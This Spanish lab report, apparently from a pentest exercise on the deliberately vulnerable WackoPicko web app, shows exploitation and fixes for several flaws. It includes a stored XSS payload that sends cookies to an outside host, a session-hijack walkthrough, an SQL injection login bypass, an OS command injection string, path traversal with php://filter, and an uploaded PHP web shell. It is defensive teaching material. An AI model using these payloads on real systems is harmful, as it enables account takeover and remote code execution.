Como atacante se levanta un servidor donde se obtienen las cookies de sesión de los usuarios que han hecho log-in o navegan por la aplicación sin estar autenticados.



Desde la maquina atacante levantamos el servidor.

```
> python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Hacemos log-in como test_user, se puede observar que el PHSSEID tiene el valor "qolnok0b1ds03bikd5b85nndd54".



Por otro lado, como usuario atacante accedemos a la web wackopicko :




Como se puede observar, el atacante tiene la PHPSESSID : " pt7vqsqg71utaheaf7vs4hd9d1".

Después de que el usuario víctima haya hecho log-in obtenemos la cookie de sesión de dicho usuario ya que se ha incluido un script en la parte de los comentarios de la aplicación que manda la cookie del usuario que navega por dicha web cuando accede a la pestaña de guestbooks:

```
> python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

192.168.1.68 - - [23/May/2025 00:38:14] "GET /?PHPSESSID=q0lnok0b1ds03bikd5b85ndd54 HTTP/1.1" 200 -
```

Como atacante, se cambia el PHPSESSID del navegador atacante por el obtenido del usuario víctima y se actualiza la página para que cargue los datos de sesión. Como se puede observar, el atacante estaría logueado como el usuario víctima, a partir de esto se podrían realizar numerosas acciones sobre dicha cuenta.



2.3.3.2.2 Medidas de prevención

En primer lugar, se mostrará el archivo `guestbook.php` el cual incluye otros scripts para utilizar las distintas funciones desarrolladas en la aplicación.

```
if (isset($_POST["name"]) && isset($_POST["comment"]))
{
    if ($_POST['name'] == "" || $_POST['comment'] == "")
    {
        $flash['error'] = "Must include both the name and comment field!";
    }
    else
    {
        $res = Guestbook::add_guestbook($_POST["name"], $_POST["comment"], False);
        if (!$res)
        {
            die(mysql_error());
        }
    }
}

$guestbook = Guestbook::get_all_guestbooks();
```

Como se puede observar, los datos introducidos por el usuario en ningún momento se comprueban antes de ser enviados a las funciones `add_guestbook()` y `get_all_guestbooks()`.

Se puede introducir la misma comprobación que en [XSS reflejado](#).

Como se puede observar modificando las líneas 14, 15 y 16 los comentarios del usuario aparecen reflejados en texto plano, es decir los scripts no son ejecutados.

Guestbook

See what people are saying about us!

```
<script>alert('XSS')</script>
```

- by User2

```
<script>new Image().src="http://192.168.1.68:8000/?" + document.cookie; </script>
```

- by User1

Además, se podría incluir lo siguiente en el fichero /etc/apache2/sites-enabled/000-default.conf:

```
17     ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
18     <Directory "/usr/lib/cgi-bin">
19         AllowOverride None
20         Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
21         Order allow,deny
22         Allow from all
23     </Directory>
24     <IfModule mod_headers.c>
25         Header always set Content-Security-Policy "default-src 'self'"
26         Header always set X-XSS-Protection "1; mode=block"
27         Header always set X-Content-Type-Options "nosniff"
28         Header always set X-Frame-Options "DENY"
29         Header always set Referrer-Policy "no-referrer"
30     </IfModule>
31     ErrorLog ${APACHE_LOG_DIR}/error.log
```


Esto restringe los orígenes desde los cuales se pueden cargar recursos como scripts, estilos imágenes ...

Header always set X-Content-Type-Options "nosniff" , le indica al navegador que no debe intentar adivinar el tipo de contenido, solo debe interpretar el contenido según el Content-Type que devuelve el servidor.

Header always set X-Frame-Options "DENY", impide que el sitio web sea embebido en un <iframe> en otro dominio, protege contra el clickjacking, donde se engaña al usuario para hacer clic en elementos ocultos.

Header always set Referrer-Policy "no-referrer", ayuda a proteger la privacidad del usuario y evita que sitios externos vean que página los ha enlazado.


2.3.3.3 Inyección SQL- MYSQL



La inyección MySQL es una vulnerabilidad de seguridad que ocurre cuando una aplicación web construye dinámicamente consultas SQL hacia una base de datos MySQL utilizando entradas externas no validadas ni correctamente escapadas, lo que permite a un atacante alterar la lógica de la consulta, acceder a datos confidenciales, modificar registros o ejecutar operaciones no autorizadas.

2.3.3.3.1 Explotación de la vulnerabilidad

Como aparece en OWASP ZAP la página de login es vulnerable y al introducir ciertas cadenas propias de una consulta SQL se muestran errores de BBDD, por ello se procederá a buscar el mensaje de error de la aplicación.



En este caso, la cadena introducida en el campo *username* está diseñada para alterar la lógica de la consulta SQL. Primero, se cierra cualquier instrucción previa con un apóstrofe (') y luego se añade la condición "OR 1=1", que siempre se evalúa como verdadera. A continuación, se utiliza el punto y coma (;) para finalizar la instrucción y la doble raya (--) para comentar el resto del código SQL, impidiendo que se interprete cualquier parte posterior de la consulta original.

Al hacer dicho intento de log-in el servidor responde con lo siguiente:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '--' and 'password' = SHA1(CONCAT('1', 'salt')) limit 1' at line 1

El servidor responde que hay un error de sintaxis cerca de "--", por lo tanto, se dejará un espacio al final de dicha entrada de tal manera que el texto introducido en el campo *username* sea " 'OR 1=1;-- ".

WackoPicko.com

[Home](#) [Upload](#) [Recent](#) [Guestbook](#) [Cart](#)

Login

Username :

Password :

[Register](#)

WackoPicko.com

[Home](#) [Upload](#) [Recent](#) [Guestbook](#) [Cart](#) [Logout](#)

Hello Sample User, you got 130 Tradebuxs to spend!

Cool stuff to do:

- Who's got a similar name to you?
- Your Uploaded Pics
- Your Purchased Pics

Enter in our contest:

[Home](#) | [Admin](#) | [Contact](#) | [Terms of Service](#)

Como se puede observar, es posible iniciar sesión sin haber especificado un nombre de usuario ni una contraseña. Además, esta técnica también puede aplicarse a usuarios cuya existencia en la aplicación sea conocida, lo que permitiría acceder a sus cuentas sin necesidad de introducir su contraseña.

En dicho ejemplo se hace log-in con el user bryce, usuario creado anteriormente en el despliegue de la aplicación.

WackoPicko.com


[Home](#) [Upload](#) [Recent](#) [Guestbook](#) [Cart](#)

Login

Username :

Password :

[Register](#)



Como se puede observar, se puede hacer log-in con el usuario sin saber su contraseña.

2.3.3.3.2 Medidas de prevención

A continuación, se introducirán algunas medidas de seguridad para evitar lo mencionado anteriormente.

Se podría introducir la sanitización indicada en el apartado [XSS reflejado](#) , de esta manera no se interpretaría la entrada del usuario.

```
9 if (isset($_POST['username']) && isset($_POST['password']))
10 {
11     $name = htmlentities($_POST["username"], ENT_QUOTES, 'UTF-8');
12     $password = htmlentities($_POST["password"], ENT_QUOTES, 'UTF-8');
13     //if ($user = Users::check_login($_POST['username'], $_POST['password'], True))
14     if ($user = Users::check_login($name, $password, True))
15     {
16         Users::login_user($user['id']);
17         if (isset($_POST['next']))
18         {
19             http_redirect($_POST['next']);
20         }
21         else
22         {
23             http_redirect(Users::$HOME_URL);
24         }
25     }
26     else
```

Se introducen las líneas 11, 12 y 14 para sanitizar la entrada antes de llamar a la función check login.

A pesar de que tras realizar esos cambios no es posible hacer log-in, esto realmente no es una protección ya que htmlentities() rompió el payload, si se cambia el flujo de datos a futuro se encontrará el mismo problema. Para realizar una protección real se deben de usar consultas preparadas + validación de datos. Para realizar lo que se indica hay que modificar directamente la función check_login().

Como se puede comprobar en dicha función solo se escapa la contraseña y no el usuario:

```
function check_login($username, $pass, $vuln = False)
{
    if ($vuln)
    {
        $query = sprintf("SELECT * from 'users' where 'login' like '%s' and 'password' = SHA1( CONCAT('%s', 'salt')) limit 1;",
                        $username,
                        mysql_real_escape_string($pass));
    }
    else
    {
        $query = sprintf("SELECT * from 'users' where 'login' like '%s' and 'password' = SHA1( CONCAT('%s', 'salt')) limit 1;",
                        mysql_real_escape_string($username),
                        mysql_real_escape_string($pass));
    }
    $res = mysql_query($query);
    if ($res)
```

Al introducir lo mismo para el usuario ya no deja hacer log-in de la manera que se había probado antes:

```
function check_login($username, $pass, $vuln = False)
{
    if ($vuln)
    {
        $query = sprintf("SELECT * from 'users' where 'login' like '%s' and 'password' = SHA1( CONCAT('%s', 'salt')) limit 1;",
                        mysql_real_escape_string($username),
                        mysql_real_escape_string($pass));
    }
    else
    {
        $query = sprintf("SELECT * from 'users' where 'login' like '%s' and 'password' = SHA1( CONCAT('%s', 'salt')) limit 1;",
                        mysql_real_escape_string($username),
                        mysql_real_escape_string($pass));
    }
    $res = mysql_query($query);
    if ($res)
    {

```

Login

The username/password combination you have entered is invalid

Username :

Password :

[Register](#)

2.3.3.4 Remote OS command Injection

```
Remote OS Command Injection (Inyección Remota de Comandos del Sistema Operativo) (3)
GET: http://wackopicko:8080/calendar.php?date=1747519377%26sleep+1.0%26
POST: http://wackopicko:8080/cart/action.php?action=delete%26sleep+1.0%26
POST: http://wackopicko:8080/passcheck.php
```

Remote OS Command Injection es una vulnerabilidad de seguridad que ocurre cuando una

aplicación remota (por ejemplo, una aplicación web) interactúa con el sistema operativo subyacente y permite que un atacante inyecte comandos arbitrarios del sistema a través de datos proporcionados por el usuario, debido a la falta de validación, filtrado o escape adecuado.

2.3.3.4.1 Explotación de la vulnerabilidad

El análisis en OWAS ZAP reveló que al manipular ciertos parámetros HTTP, es posible ejecutar comandos en el sistema operativo. Para evidenciar dicha prueba se explorará la ruta <http://wackopicko:8080/passcheck.php>.

The screenshot shows the WackoPicko.com website with a navigation bar containing 'Home', 'Upload', 'Recent', and 'Guestbook'. The main heading is 'Check your password strength'. Below it, a message states: 'The command "grep ^123456\$ /etc/dictionaries-common/words" was used to check if the password was in the dictionary. 123456 is a Bad Password'. There is a text input field labeled 'Password to check:' and a 'Check!' button.

Como se puede observar se busca la cadena introducida en */etc/dictionaries-common/words*, en el caso de estar en dicho fichero, la contraseña se considera segura, en caso contrario se considera como una contraseña débil.

The screenshot shows the WackoPicko.com website with a navigation bar containing 'Home', 'Upload', 'Recent', 'Guestbook', 'Cart', and 'Logout'. There is a search bar with a 'Search' button. The main heading is 'Check your password strength'. Below it, a message states: 'The command "grep ^|touch /tmp/fichero.txt & echo uploaded > /tmp/fichero.txt #\$ /etc/dictionaries-common/words" was used to check if the password was in the dictionary. |touch /tmp/fichero.txt & echo uploaded > /tmp/fichero.txt # is a Bad Password'. There is a text input field labeled 'Password to check:' and a 'Check!' button. At the bottom, there is a footer with links: 'Home | Admin | Contact | Terms of Service'.

Se subirá un fichero a /tmp introduciendo el siguiente comando en el formulario:

"|touch /tmp/fichero.txt & echo uploaded > /tmp/fichero.txt #"

Introducimos el pipe (|) para terminar la sentencia del grep y el caracter almohadilla (#) para ignorar todo lo que viene a continuación de la sentencia.

Si se accede al servidor, se puede comprobar que se ha subido correctamente el fichero.

```

root@c45352d6d4eb:/tmp# ll
total 12
drwxrwxrwt 1 root    root    4096 May 16 11:45 ./
dr-xr-xr-x 1 root    root    4096 May 16 11:16 ../
-rw-r--r-- 1 www-data www-data  9 May 16 11:49 fichero.txt
root@c45352d6d4eb:/tmp# cat fichero.txt
uploaded
root@c45352d6d4eb:/tmp#

```

2.3.3.4.2 Medidas de prevención

Para que `passcheck.php` no sea vulnerable a dicha vulnerabilidad se escapará la entrada con `escapeshellarg()`, de manera que `grep` recibe el argumento completo siendo una cadena segura.

```

6 if (isset($_POST['password']))
7 {
8     // check the password strength
9     //$pass = $_POST['password'];
10    //$command = "grep ^$pass$ /etc/dictionaries-common/words";
11    $safe_pass = escapeshellarg("^" . $pass . "$");
12    $command = "grep $safe_pass /etc/dictionaries-common/words";
13    exec($command, $output, $ret);
14    $checked = true;
15 }

```

Como se puede observar, se actualizan las líneas 9 y 10 y se introduce `escapeshellarg()` para sanitizar la entrada.

Si volvemos a realizar los pasos del apartado anterior, ya no crea un fichero.

Además, como medida adicional se podría actualizar el uso de `exec` y utilizar otro modo de leer el fichero y comprobar si existe la contraseña.

```

$found = false;
$pass = $_POST['password'];
$handle = fopen('/etc/dictionaries-common/words', 'r');
if ($handle) {
    while (($line = fgets($handle)) !== false) {
        if (rtrim($line) === $pass) {
            $found = true;
            break;
        }
    }
    fclose($handle);
}

```

Este código abre el fichero `/etc/dictionaries-common/words` y busca la palabra que se indica, se recorre todo el fichero hasta leer el fichero entero o encontrar la contraseña en dicho diccionario.

2.3.3.5 Directory traversal / file inclusion possible (1)

Directory Traversal (también conocido como *Path Traversal*) es una vulnerabilidad que permite a un atacante acceder a archivos y directorios fuera del directorio raíz asignado a la aplicación web. Esto se logra manipulando parámetros de entrada que se utilizan para construir rutas de archivo, utilizando secuencias como `../` para "retroceder" en el árbol de directorios del sistema de archivos.

File Inclusion es una vulnerabilidad que ocurre cuando una aplicación incluye archivos sin validar o restringir correctamente la entrada del usuario. Puede clasificarse en Local File Inclusion (LFI) y Remote File Inclusion (RFI), dependiendo de si el archivo incluido está en el mismo servidor o es cargado desde una ubicación remota.

2.3.3.5.1 Explotación de la vulnerabilidad

En wackopicko nos indica que en <http://wackopicko/admin/index.php?page=../login> se puede explotar dicha vulnerabilidad ya que podemos acceder a `../login` que hace referencia al login de administración.

```
=== REQUEST ===

GET /admin/index.php?page=../login HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip
Connection: keep-alive
User-Agent: Mozilla/5.0 SF/2.10b
Range: bytes=0-399999
Referer: http://localhost/
Cookie: PHPSESSID=ippetcgg73nd7ap4f72sg2m7g1

=== RESPONSE ===


HTTP/1.1 200 Partial Content
Date: Wed, 07 May 2025 19:10:32 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Range: bytes 0-177/178
Content-Length: 178
Keep-Alive: timeout=5, max=29
Connection: Keep-Alive
Content-Type: text/html

<h2>Admin Area</h2>
<form action="/admin/index.php?page=login" method="POST">
  Username : <input type="text" name="adminname" /><br>
  Password : <input type="password" name="password" /><br>
  <input type="submit" value="submit" />
</form>

=== END OF DATA ===
```


Como se puede observar ocurre al hacer un GET a `/admin/index.php`, donde se le incluye la referencia a un fichero del sistema.

En caso de querer ver el contenido de dicho script, se puede utilizar un wrapper que convierte el contenido en base64 de tal manera que se podría decodificar posteriormente.



En Burpsuite incluimos el wrapper en la petición GET para convertir a base64 en contenido de dicho script. El wrapper `php://filter` es un wrapper especial de PHP que permite aplicar filtros de entrada/salida a los recursos que se acceden. Esto hace que se devuelva el contenido php codificado en base64, evitando que el servidor lo interprete como código php, permitiendo que el atacante lo vea tal cual está escrito en el servidor.

Posteriormente al decodificar el string en base64 obtenemos el contenido del script.




Como se observa en la imagen podríamos ver el contenido de login.php.

Sin embargo, lo interesante de un directory transversal es poder ver archivos del sistema como el `/etc/passwd`, es por ello que se subirá un script al servidor en el apartado de subir imágenes.


En primer lugar, se crea un archivo local "test.php" con el siguiente contenido:

```
> cat test.php
```

	File: test.php
1	<?php echo "RCE_OK"; system(\$_GET['cmd']); ?>
2	




Como se puede observar debido a otra vulnerabilidad que presenta la web (Directory Browsing, ya que se puede ver la lista de archivos y carpetas dentro de un directorio), se puede navegar hasta el fichero que se acaba de subir, y se puede ejecutar dicho script.



Este cambio en el código antes de realizar el `move_uploaded_file()`, en primer lugar, abre un manejador de archivos para obtener el MIME del archivo, lee el archivo y detecta su tipo según su contenido, si el archivo no coincide con la lista de archivos permitidos salta un error, si no deja que el usuario pueda subir el archivo.

2.3.3.6 Parameter Tampering

